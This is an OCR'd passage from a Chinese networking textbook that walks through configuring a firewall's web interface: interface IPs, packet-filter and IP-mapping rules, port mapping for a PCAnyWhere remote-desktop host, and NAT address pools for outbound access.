① 根据网络规划，配置各互联接口的 IP 地址。

② 配置安全规则，实现 NAT 转换、包过滤、IP 映射、端口映射等功能。

③ 配置策略路由。该防火墙支持根据要访问的目的网络地址配置路由，也可根据源地址配置路由(源路由)。

**5. 防火墙的配置操作**

(1) 配置防火墙网络接口的 IP 地址

在如图 3.2 所示的主界面中，在左侧菜单栏中单击"网络配置"项左边的"+"图标，展开

网络配置的下级菜单。在下级菜单中选择“接口 IP”选项，切换到对防火墙网络接口的 IP 地址配置页面。在该页面中，单击“添加”按钮，此时将打开如图 3.3 所示的“添加、编辑接口 IP”窗口，在该配置页面中，可选择要配置 IP 地址的接口，并实现对 IP 地址的配置或编辑修改。

图 3.3　添加或编辑接口的 IP 地址

在如图 3.3 所示的界面中，在“网络接口”下拉列表中可选择要配置 IP 地址的接口，然后在“接口 IP”输入框中输入该接口的 IP 地址，在“掩码”输入框中输入子网掩码，也可单击带向下箭头的按钮，在下拉列表中选择子网掩码。勾选“允许所有主机 PING”、“用于管理”、“允许管理主机 PING”和“允许管理主机 Traceroute”复选框，最后单击“确定”按钮，即可完成对该网络接口 IP 地址的配置。

在“接口 IP”的管理页面，将以列表的形式显示出当前已配置 IP 地址的网络接口的配置信息，并在最后一列提供了编辑和删除操作选项（、），单击图标，可实现对该接口配置信息的编辑修改；单击图标，可删除当前接口的配置信息。

对网络接口的工作模式(路由模式或混合模式)、MTU 值、网口速率的设置，通过“网络配置”菜单项下面的“网络接口”子菜单项来管理，如图 3.4 所示。单击接口列表最后一列的图标，即可对该接口这些方面的配置进行编辑修改。

(2) 配置安全规则

① 安全规则简介。NAT 地址转换、包过滤、IP 映射和端口映射功能，均通过添加配置安全规则来实现。

在左侧的菜单栏中，单击“安全策略”主菜单项左边的“+”图标，展开其子菜单，然后选择“安全规则”子菜单项，此时就会打开如图 3.5 所示的“安全规则维护”界面。

安全规则的类型分为包过滤、NAT、IP 映射、端口映射和代理，可通过“类型”下拉框进行选择。不同类型的安全规则，其配置项内容不同。图 3.5 为包过滤类型的配置界面，IP 映射类型安全规则的配置界面如图 3.6 所示，NAT 类型安全规则如图 3.7 所示。

② 配置 IP 映射。IP 映射就是将一个公网 IP 地址，与内网中的一个私网 IP 地址建立起一对一的映射关系，使因特网用户通过该公网 IP 地址，能访问到位于局域网中并使用私





图3.4　配置接口工作模式与端口速率




图3.5　添加包过滤安全规则

网地址的服务器。

在添加配置IP映射安全规则之前，应先将用于IP映射的公网IP地址，在接口IP组中进行定义，将该公网IP地址定义一个别名。在后面添加IP映射安全规则时，通过该别名来引用该公网IP地址。

在主界面左侧的菜单栏中，依次选择“对象定义”→“地址”→“接口IP组”菜单项，打开




图 3.6 添加 IP 映射安全规则

图 3.7 添加 NAT 安全规则

接口 IP 组管理页面。在该管理页面中，单击“添加”按钮，此时将打开如图 3.8 所示的配置窗口。

在如图 3.8 所示的配置页面中，在“名称”输入框中可输入定义接口 IP 组的名称，比如定义为“IP 映射地址 201”，管理员可根据自己的命名规则进行统一命名。在“手动输入”输入框中输入用于 IP 映射的公网 IP 地址，然后单击输入框右侧的“>>”按钮，将该公网地址添加到 IP 组成员列表中。在“备注”输入框中可输入该接口 IP 组的用途说明，比如输入“财经系教务管理服务器”，最后单击“确定”按钮，完成对接口 IP 组的定义。





图 3.8　定义接口 IP 组

添加安全规则，在“类型”下拉列表框中选择“IP 映射”选项，如图 3.6 所示。在“源地址”输入框中输入或选择 any 选项，在“公开地址”下拉列表框中选择前面定义的“IP 映射地址 201”，在“源地址转换为”下拉框中选择“不转换”选项，在“公开地址映射为”下拉框中选择“手动输入”选项，然后在下面的“IP 地址”输入框中输入公网地址映射到的内网地址，比如192.168.172.114。对于“日志记录”选项，可根据需要进行勾选，设置好后的配置界面如图 3.9 所示。最后单击“确定”按钮，完成 IP 映射安全规则的添加。



图 3.9　配置 IP 映射安全规则

在安全规则管理页面单击“移动”按钮，可将选中的规则移动到指定的位置。通过该项功能，可将同类的安全规则移动到相邻的位置，以方便查看。

在安全规则列表的最后一列，提供了一些功能操作图标。单击图标，可再次打开如图 3.9 所示的配置页面，实现对该安全规则的编辑修改；单击图标，可删除该条安全规则；单击图标，将使该条规则不生效，此时图标变为；再次单击图标，该条规则将重新生效，此时图标变为。

③ 配置端口映射。利用 PCAnyWhere 客户端软件登录连接 PCAnyWhere 服务端，实现对服务端所在主机的远程桌面控制，在服务端必须开放 TCP 和 UDP 协议的 5631 和 5632 端口。

现假设要将某公网地址的 TCP 和 UDP 协议的 5631 和 5632 端口，对应地映射到内网中的 192.168.168.15 主机的 TCP 和 UDP 的 5631 和 5632 端口，实现在因特网通过该公网地址的这些端口，访问到内网中的 192.168.168.15 主机的远程桌面，其配置方法和配置步骤如下所示。

a. 在接口 IP 组中定义该公网地址的别名，比如定义为“端口映射地址 120”。

b. 在左侧的菜单栏中，依次选择“对象定义”→“服务”→“服务列表”选项，此时将打开如图 3.10 所示的服务列表定义窗口。在“名称”输入框中输入定义服务端口列表的别名，比如输入“TCPUDP5631-5632”。选中“基本服务”单选按钮，然后在下面的端口服务列表中定义要开放的服务端口，定义完毕后，单击“确定”按钮，完成对服务列表的定义。




图 3.10 定义服务端口列表

c. 添加安全规则,规则类型选择为“端口映射”。配置方法如图 3.11 所示,配置好后,单击“确定”按钮,完成该条端口映射安全规则的添加,到此为止,端口映射就配置好了。





图 3.11　配置端口映射安全规则

公网 IP 地址的剩余端口,比如 TCP 80、TCP 20 和 TCP 21 等,还可采用同样的配置方法,将其端口映射到内网中的其他主机的对应端口。

④ 配置 NAT 规则。要使局域网内网用户能访问因特网,必须在防火墙上配置 NAT 安全规则,实现 NAT 功能。NAT 安全规则的配置步骤和方法如下所示。

a. 定义 NAT 地址池。TCP 的端口范围为 0~65535,0~1023 的端口为标准服务所使用的端口,一般不用于 NAT 转换,因此,理论上,一个公网 IP 地址可代理 64512 个 TCP 连接。当局域网用户数量较多、网络规模比较大时,内网用户发起的 TCP 连接数也是相当大的,在如图 3.2 所示的网络中,其 TCP 连接数已快达到 40 万个,对于这样的网络,使用单个公网地址或者 4 个公网地址构成 NAT 地址池都是不够的,至少也要 8 个连续的 IP 地址构成 NAT 地址池才能胜任。可从申请到的公网地址中划分出一个具有 8 个地址的子网来用作 NAT 地址池。

在左侧的菜单栏中,依次选择“对象定义”→“地址”→“NAT 地址池”菜单项,打开 NAT 地址池管理页面,然后在该管理页面中单击“添加”按钮,打开添加“NAT 地址池”页面,如图 3.12 所示。

在“名称”输入框中可为该 NAT 地址池定义一个名称。本例是联通的网络出口,故命名为“联通”,在“备注”输入框中输入“联通 NAT 地址池”。对 NAT 地址池中的网络地址的定义有两种方法,第一种方法是输入网络地址和子网掩码来表达,第二种方法是输入 NAT 地址池的开始地址和结束地址来表达,注意 IP 地址必须是同一个子网的地址且必须连续。NAT 地址池定义好后,单击“确定”按钮,添加该 NAT 地址池。

b. 将 NAT 地址池定义到接口 IP 组。在左侧的菜单栏中,依次选择“对象定义”→“地

址”→“接口 IP 组”菜单项，打开接口 IP 组管理页面，然后在该页面单击“添加”按钮，添加一个新的接口 IP 组，将接口 IP 组命名为“SFP1 联通”，在“接口 IP 和 NAT 地址池列表”列表框中选择“联通”NAT 地址池，然后单击列表框右侧的“>>”按钮，将“联通”NAT 地址池添加到该接口 IP 组中，如图 3.13 所示，最后单击“确定”按钮，完成新接口 IP 组的定义和添加。





图 3.12　定义 NAT 地址池





图 3.13　将 NAT 地址池添加定义到接口 IP 组

c. 定义内网地址列表和地址组。在定义地址组之前，应先定义地址列表。可根据内网的网络地址段来分别定义地址列表。假设某单位使用的内网地址段为 192.168.0.0/21 和 192.168.128.0/17，则需要定义两个内网地址列表。

依次选择“对象定义”→“地址”→“地址列表”菜单项，打开地址列表管理页面，在该页面中单击“添加”按钮，打开地址列表的定义页面，如图 3.14 所示。

在“名称”输入框中输入要定义地址列表的名称，在“正向地址”输入框中输入网络地址和子网掩码。在“备注”输入框中输入备注说明信息，然后单击“确定”按钮，完成地址列表的定义和添加。然后用同样的方法，定义添加名称为“内网地址 2”的地址列表，所定义的网络地址为 192.168.128.0/255.255.128.0。

